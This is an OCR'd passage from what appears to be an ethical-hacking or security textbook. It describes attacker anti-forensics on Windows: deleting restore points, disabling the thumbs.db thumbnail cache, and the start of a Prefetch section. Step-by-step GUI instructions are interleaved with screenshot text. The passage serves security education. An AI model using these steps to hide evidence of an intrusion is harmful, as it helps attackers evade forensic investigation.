
  System restore points contain information about hidden data and previously deleted files. This poses a risk for attackers as the deleted files can be recovered from previous restore points.

  The attacker can disable system restore points by implementing the following steps:

  - Open **Control Panel** and navigate to the following location:

    System and Security → System → System protection

- A **System Properties** dialog box appears; in the **System Protection** tab, select the drive and click on **Configure...**
- Under the **Restore Settings** section, select the **Disable system protection** option and click on the **Delete** button
- The **System Protection** wizard appears; click **Continue** to delete all restore points on the drive
- Click **OK**
- Repeat the above steps for all disk partitions


System
Control Panel › System and Security › System
Search Control Panel
Control Panel Home
Device Manager
Remote settings
System protection
1
System Properties
2
Computer Name
Hardware
Advanced
System Protection
Remote
Windows 10
System Restore...
00GHz 3.00 GHz
processor
nge settings
Terms
Activate Windows
Cancel
Apply
System Protection for Local Disk (C:)
Restore Settings
3
Disk Space Usage
Max Usage:
4
Delete
6
OK
Cancel
Apply
System Protection
5
Continue
Cancel

Use system protection to undo unwanted system changes.

By enabling system protection, you can undo undesired changes by reverting your computer to a previous point in time.

○ Turn on system protection

● Disable system protection

You can adjust the maximum disk space use space fills up, older restore points will be del ones.

Current Usage: 0 bytes

Delete all restore points for this drive.

You will not be able to undo unwanted system changes on this drive. Are you sure you want to continue?

This will delete all restore points on this drive. This might include older system image backups.

Figure 6.163: Screenshot of disabling restore points through Control Panel


- **Disable Windows Thumbnail Cache**

  thumbs.db is a Windows file that stores thumbnails of document types such as PPTX and DOCX, and graphic files such as GIF, JPEG, PNG, and TIFF. This thumbnail file contains information regarding files that were previously deleted or used on the system.

  For example, if an attacker has used an image file to hide a malicious file and later deleted it, a thumbnail of this image is stored inside the thumbs.db file, which reveals that the deleted file was previously used on the system.

The attacker can disable the thumbnail cache by implementing the following steps:

- Press **Windows + R** keys to open the **Run** dialog box
- Type **gpedit.msc** and press **Enter** or click **OK**
- The **Local Group Policy Editor** window appears; navigate to **User Configuration → Administrative Templates → Windows Components → File Explorer**
- Double-click on the **Turn off the caching of thumbnails in hidden thumbs.db files** setting from the right pane
- Select **Enabled** to turn off the thumbnail cache
- Click **OK**


Local Group Policy Editor
File
Action
View
Help
Administrative Templates
User Configuration
Software Settings
Windows Settings
Administrative Templates
Control Panel
Desktop
Network
Shared Folders
Start Menu and Taskbar
System
Windows Components
Add features to Windows
App runtime
Application Compatibility
Attachment Manager
AutoPlay Policies
Cloud Content
Credential User Interface
Data Collection and Previ
Desktop Gadgets
Desktop Window Manage
Digital Locker
Edge UI
File Explorer
File Revocation
IME
Instant Search
Internet Explorer
Location and Sensors
Microsoft Edge
Microsoft Management C
Microsoft User Experience
NetMeeting
Network Sharing
Presentation Settings
Remote Desktop Services
RSS Feeds
Search
Sound Recorder
Store
Tablet PC
Task Scheduler
Windows Calendar
Windows Color System
Windows Defender Smart
Windows Error Reporting
Windows Hello for Busin
File Explorer
Setting
State
Comment
Extended
Standard
47 setting(s)
Previous Setting
Next Setting
OK
Cancel
Apply

Turn off the caching of thumbnails in hidden thumbs.db files

Edit policy setting

Requirements:
Windows Vista Service Pack 1

Description:
Turns off the caching of thumbnails in hidden thumbs.db files.

This policy setting allows you to configure File Explorer to cache thumbnails of items residing in network folders in hidden thumbs.db files.

If you enable this policy setting, File Explorer does not create, read from, or write to thumbs.db files.

If you disable or do not configure this policy setting, File Explorer creates, reads from, and writes to thumbs.db files.

Setting	State	Comment
Common Open File Dialog		
Explorer Frame Pane		
Previous Versions		
Turn off the display of thumbnails and only display icons.	Not configured	No
Turn off the display of thumbnails and only display icons on...	Not configured	No
Turn off the caching of thumbnails in hidden thumbs.db files	Not configured	No
Do not display the Welcome Center at user logon	Not configured	No
Turn off Windows Key hotkeys	Not configured	No
No Computers Near Me in Network Locations	Not configured	No
Request credentials for network installations	Not configured	No

Turn off the caching of thumbnails in hidden thumbs.db files

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: Windows Vista Service Pack 1

Options:

Help:

Turns off the caching of thumbnails in hidden thumbs.db files.

This policy setting allows you to configure File Explorer to cache thumbnails of items residing in network folders in hidden thumbs.db files.

If you enable this policy setting, File Explorer does not create, read from, or write to thumbs.db files.

If you disable or do not configure this policy setting, File Explorer creates, reads from, and writes to thumbs.db files.

Figure 6.164: Screenshot of disabling the thumbnail cache in Local Group Policy Editor


- **Disable Windows Prefetch Feature**

  Prefetch is a Windows feature that stores specific data about the applications that are typically used by the system users. The stored data help in enhancing system performance by reducing the time required to load or start applications.

For example, if an attacker has installed a malicious application and then uninstalled it, a copy of that application will be stored in the Prefetch file. These Prefetch files can be used by security personnel to recover deleted files during the investigation of a security incident.

